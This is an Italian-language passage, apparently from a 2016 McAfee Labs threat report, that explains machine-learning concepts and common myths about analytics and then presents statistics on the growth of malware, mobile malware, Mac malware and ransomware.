


Il processo generale di analisi illustra un'evoluzione analitica, iterazioni empiriche, descrizioni e alcuni esempi di algoritmi e azioni. Le frecce circolari nella fila di processi analitici generali significano che il processo è iterativo e non necessariamente puramente lineare.

Termini associati all'apprendimento automatico

Il termine *Big Data,* che si è diffuso intorno al 2010, ha oggi lasciato il posto a una nuova parola chiave ovvero *apprendimento automatico*. L'apprendimento automatico sfrutta l'automazione per apprendere le relazioni, in particolare l'analisi predittiva e prescrittiva. Se implementata correttamente, l'analisi è in grado di apprendere periodicamente o continuativamente con l'arrivo di nuovi dati. Recentemente sono emersi anche altri termini legati all'apprendimento automatico. (Consultare la tabella a pagina 34.) Esaminiamone tre: reti neurali, apprendimento approfondito e informatica cognitiva.

L'apprendimento automatico sfrutta l'automazione per apprendere le relazioni, in particolare l'analisi predittiva e prescrittiva. Se implementata correttamente, l'analisi è in grado di apprendere periodicamente o continuativamente con l'arrivo di nuovi dati.



Le reti neurali sono un tipo di algoritmo di apprendimento automatico e di "apprendimento approfondito". Esistono molti tipi di reti neurali che imitano la funzione neurale del cervello umano con una serie di livelli nascosti, trasformazioni e nodi. Spesso all'interno della rete neurale può venire applicato un algoritmo di convalida incrociata, che si ripiega più e più volte su se stesso, seguita da una trasformazione logaritmica, gaussiana o tanh, per generare categorie di veri negativi, veri positivi, falsi negativi e falsi positivi. In passato, le reti neurali si sono dimostrate piuttosto dispendiose in termini di potenza di elaborazione, ma con i recenti progressi di CPU, processori grafici, FPGA (Field Programmable Gate Array) e memoria, esse vengono nuovamente considerate un solido strumento analitico di apprendimento automatico con molte varianti tra cui scegliere.

Le reti neurali sono considerate un tipo di algoritmo di apprendimento approfondito spesso associato all'intelligenza artificiale e applicato a cose come autovetture autonome, riconoscimento dell'immagine e interpretazione testuale e associazione mediante l'elaborazione del linguaggio naturale. Gli algoritmi complessi, compresi gli algoritmi ensemble, ovvero una serie di algoritmi utilizzati insieme per raggiungere una conclusione, fanno parte dell'apprendimento approfondito. L'apprendimento approfondito comprende, generalmente, l'applicazione della memoria (ad esempio ciò che è già accaduto), il ragionamento (se questo, allora quello) e l'attenzione ai dati correnti e predetti.

L'informatica cognitiva o neuromorfica è un altro tipo di apprendimento automatico e di apprendimento approfondito. L'informatica è abbastanza complessa, con pesi massimi e matematica degli integrali. L'informatica cognitiva coinvolge in genere l'analisi dell'auto-apprendimento che imita il cervello e il comportamento e ragionamento umano. Gli algoritmi corticali, un'analisi feed-forward e feed-backward n-dimension, possono essere considerati informatica neuromorfica a causa delle analogie dei processi algoritmici con il cervello umano e i suoi neuroni.

Ciascuna di queste applicazioni di apprendimento automatico deve tenere conto di diversi elementi:

- Dove i dati verranno raccolti e computati.
- Quali dati grezzi occorrono e che campionamento è possibile applicare.
- Il costo della larghezza di banda e della latenza per il cliente in termini di tempo, denaro e risorse (inclusi persone, hardware e software).
- Dove si verifica l'apprendimento periodico o (preferibilmente) continuo.
- Dove, come e quando i dati verranno ripristinati.
- Con che frequenza deve essere ricalcolato il modello a causa della modifica dei processi, dei metadati e delle policy di governance del cliente.

I termini fondamentali

Termine	Definizione
Apprendimento automatico	Analisi automatica che apprende nel tempo. Spesso applicata ad algoritmi più complessi (predittivi e prescrittivi).
Reti neurali	Ispirate alla struttura dei neuroni nel cervello, utilizza i livelli con le trasformazioni matematiche e dati precedenti per apprendere a distinguere i dati validi rispetto a quelli non validi.
Apprendimento approfondito	Algoritmi che sono spesso associati all'intelligenza artificiale (IA), ad es. autovetture autonome, riconoscimento dell'immagine ed elaborazione del linguaggio naturale. Utilizza in genere reti neurali e altri algoritmi complessi. Memoria, ragionamento e attenzione sono attributi chiave.
Informatica cognitiva	Generalmente i sistemi di auto-apprendimento che applicano un insieme di algoritmi complessi per imitare i processi del cervello umano.

Miti dell'analisi e dell'apprendimento automatico

L'analisi e l'apprendimento automatico non sono in grado di risolvere qualsiasi problema. È importante avvicinarsi a questi concetti sapendo che lo sviluppo degli algoritmi di apprendimento automatico richiede molto tempo e sforzi concertati. Ciò vale anche per la manutenzione dell'algoritmo di apprendimento automatico, e la revisione post-sviluppo periodica degli algoritmi è fondamentale per il successo a lungo termine dell'analisi dell'apprendimento automatico.

Esaminiamo i singoli miti che circondano l'analisi e l'apprendimento automatico. (Consultare i due diagrammi seguenti)

Abbiamo già notato alcuni dei miti che circondano l'analisi, ma vale la pena di ripeterli. L'analisi non può essere eseguita rapidamente e con un solo modello. Ci vuole tempo per ripulire, elaborare e selezionare da tre a cinque modelli per determinare se è stato scelto quello giusto (validazione del caso d'uso del cliente) e se il modello è stato progettato correttamente (verifica che calcoli matematici e adattamento dei modello siano corretti).

L'analisi non è sempre la panacea che ci auguriamo che sia. Anche se molte sfide in ambito logistico possono essere risolte dall'analisi, per molte altre ciò non accade. È bene tenere sempre a mente la frase "bugie, maledette bugie e statistiche"; spesso il modello è valido ma non risolve il problema perché non sono state identificate le funzionalità corrette (variabili statisticamente importanti). A tal fine, assicurarsi sempre che lo scienziato informatico abbia una comprensione rudimentale della statistica. Quando l'analista afferma che "x e y sono correlate", chiedere che coefficiente di correlazione è stato utilizzato e se i dati siano normali. A volte la risposta può sorprendere; lo scienziato informatico potrebbe avere bisogno di ripassare i fondamenti di statistica.

Miti dell'analisi

Mito	Fatto
Può essere fatto rapidamente.	Inquadrare il problema e pulire/preparare i dati richiede tempo e competenze.
L'analisi risolve tutti i problemi.	Può esistere un problema di logistica o di cattiva gestione che non può essere risolto dall'analisi.
I risultati dell'analisi sono sempre corretti.	Vedere "Signal and the Noise: Why So Many Predictions Fail and Some Don't" (Il segnale e il rumore: perché così tante previsioni sono errate ed altre no) di Nate Silver.
Non occorre conoscere la statistica per eseguire l'analisi.	L'acume statistico è essenziale per configurare e interpretare i dati correttamente.
La pulizia e la preparazione dei dati per l'analisi sono attività semplici. A volte non sono nemmeno attività necessarie.	I valori anormali e i dati spuri possono deviare i risultati.
Uno strumento analitico può automatizzare l'analisi affinché non sia necessario capire la matematica.	Molti strumenti fanno ipotesi sugli algoritmi applicati. È bene imparare prima la matematica.

Gli scienziati informatici non devono utilizzare uno strumento automatico a occhi chiusi (ad esempio JMP, RapidMiner, Hadoop o Spark) senza capire cosa c'è dietro l'automazione, e in particolare la matematica e le sue limitazioni. Mettete alla prova gli scienziati informatici.

Miti dell'apprendimento automatico

Mito	Fatto
L'apprendimento automatico non richiede l'intervento umano.	Gli esseri umani devono comunque preparare, pulire, modellare e valutare gli insiemi di dati a lungo termine.
L'apprendimento automatico è in grado di produrre risultati partendo da qualsiasi dato in qualsiasi situazione.	I dati non strutturati sono notoriamente complessi e possono generare imprecisioni.
L'apprendimento automatico è sempre scalabile.	Alcuni algoritmi di apprendimento automatico sono più adatti agli insiemi di dati più consistenti.
L'apprendimento automatico è plug-n-play.	Esistono molti algoritmi di apprendimento automatico per l'allenamento e ciascun modello deve essere validato. Scegliere l'insieme di dati e il modello giusto richiede conoscenze e tempo.
L'apprendimento automatico è sempre predittivo.	Esistono algoritmi di apprendimento automatico che classificano soltanto e non predicono.
L'apprendimento automatico è a prova di hacker	Se possiamo costruirlo, gli hacker possono costruire qualcosa di meglio. L'apprendimento sequenziale e gli algoritmi complessi sono un notevole aiuto.

Così come l'analisi, anche l'apprendimento automatico ha dei miti. L'apprendimento automatico non è un approccio "taglia unica" e richiede le stesse procedure di pulizia, elaborazione e modellazione dell'analisi prima dell'automazione. I modelli non sono sempre scalabili da Small a Big Data; la distribuzione di Small Data potrebbe non essere normale mentre la distribuzione dei Big Data potrebbe esserlo, e richiedere pertanto modelli diversi rispetto alla controparte di dimensioni esigue. L'apprendimento automatico viene anche implementato e lasciato a difendersi da solo mentre emerge il nuovo problema complesso; e tuttavia il cambiamento dei processi, le differenze di funzionalità o l'integrità dei dati (da riavvii, nuove connessioni, ecc.) possono avere un impatto sull'accuratezza dell'algoritmo di apprendimento automatico. Quindi, predisporre sempre revisioni analitiche di post-produzione per garantire che il modello stia ancora apprendendo correttamente e che l'ingresso e l'uscita dei dati siano corretti.

Cosa cercare nella scienza informativa, nell'analisi e nell'apprendimento automatico

Qualsiasi settore può applicare l'analisi e l'apprendimento automatico per risolvere i problemi. La difficoltà è nel farlo correttamente e ripetutamente. Nella sicurezza, ad esempio, i prodotti devono garantire un'accuratezza estremamente elevata per proteggere gli utenti e fare in modo che falsi positivi e falsi negativi non intasino l'azienda o il consumatore. Gli scienziati informatici a supporto del prodotto devono essere numerosi, competenti e tesi all'ottimizzazione. Tale ottimizzazione non può essere soltanto sotto forma di applicazioni di creazione di modelli e di apprendimento automatico, ma anche di hardware di supporto. Le librerie con Intel Integrated Performance Primitives, Math Kernel Library e Data Analytics Acceleration Library sono elementi costitutivi importanti che interessano tutte le fasi dell'analisi dei dati che ottimizza sia hardware che software.

Il rilevamento e la gestione degli endpoint con il supporto cloud massimizza l'apprendimento automatico e gli algoritmi predittivi.

Il rilevamento e la gestione degli endpoint con il supporto cloud massimizza l'apprendimento automatico e gli algoritmi predittivi, con la massima considerazione dei vincoli di ampiezza di banda dell'utente. Consideriamo gli aggiornamenti di routine dei modelli di dati e le applicazioni analitiche all'avanguardia. La lotta al ransomware, ad esempio (con l'incremento del 200% da gennaio 2015), dovrebbe oggi essere all'avanguardia dello sviluppo della tecnologia di sicurezza, con l'informatica cognitiva e la nuova intelligenza artificiale che seguono a distanza ravvicinata, pronte a una imminente implementazione.

Comprendere i fondamenti dell'analisi e dell'apprendimento automatico oltre a ciò che gli scienziati informatici fanno è utile per comprendere i rischi per l'azienda e per incrementare la salute complessiva dell'azienda (ad esempio, ritorno sugli investimenti, soddisfazione del cliente, crescita, velocità, ecc.). Individuare la soluzione con significative risorse informatiche e ricerca innovativa a supporto, con diverse opzioni di sicurezza tra cui scegliere che si adattano alle esigenze aziendali odierne e future. Anche se si è trattato soltanto di un corso intensivo, siate proattivi nell'apprendimento della scienza informativa. Selezionate la migliore soluzione di sicurezza con analisi all'avanguardia e hardware ottimizzato per rilevare e bloccare le minacce sempre più sofisticate.

Statistiche sulle minacce


Malware

Minacce Web

Inviaci la tua opinione


Malware

Incremento di nuovo malware per il quarto trimestre consecutivo. Il numero di nuovi esemplari di malware nel 2° trimestre è il secondo più alto mai rilevato.



Fonte: McAfee Labs, 2016.


Il numero di esemplari nello zoo malware di McAfee Labs ha raggiunto il totale di 600 milioni. Lo zoo è aumentato del 32% nell'ultimo anno.



Fonte: McAfee Labs, 2016.


Condividi questo report

Il numero di nuovi esemplari di malware mobile nel 2° trimestre è il più alto mai registrato.



Fonte: McAfee Labs, 2016.


Il malware mobile totale è cresciuto del 151% nell'ultimo anno.



Fonte: McAfee Labs, 2016.


Condividi questo report

Percentuali di infezione da malware mobile a livello regionale nel 2° trimestre 2016
(percentuale di clienti mobili che segnalano infezioni)



Fonte: McAfee Labs, 2016.


Percentuali di infezione da malware mobile a livello globale
(percentuale di clienti mobili che segnalano infezioni)



Fonte: McAfee Labs, 2016.


Il nuovo malware Mac OS è sceso del 70% questo trimestre a causa del calo dell'attività di una singola famiglia adware, OSX.Trojan.Gen.

Il nuovo malware per Mac



Fonte: McAfee Labs, 2016.


Totale malware per Mac



Fonte: McAfee Labs, 2016.


Condividi questo report

La crescita di nuovi esemplari di ransomware continua ad accelerare. Il numero di nuovi esemplari di ransomware nel 2° trimestre è stato il più alto mai registrato.



Fonte: McAfee Labs, 2016.

Il ransomware totale è cresciuto del 128% da un anno all'altro.




Fonte: McAfee Labs, 2016.

Condividi questo report

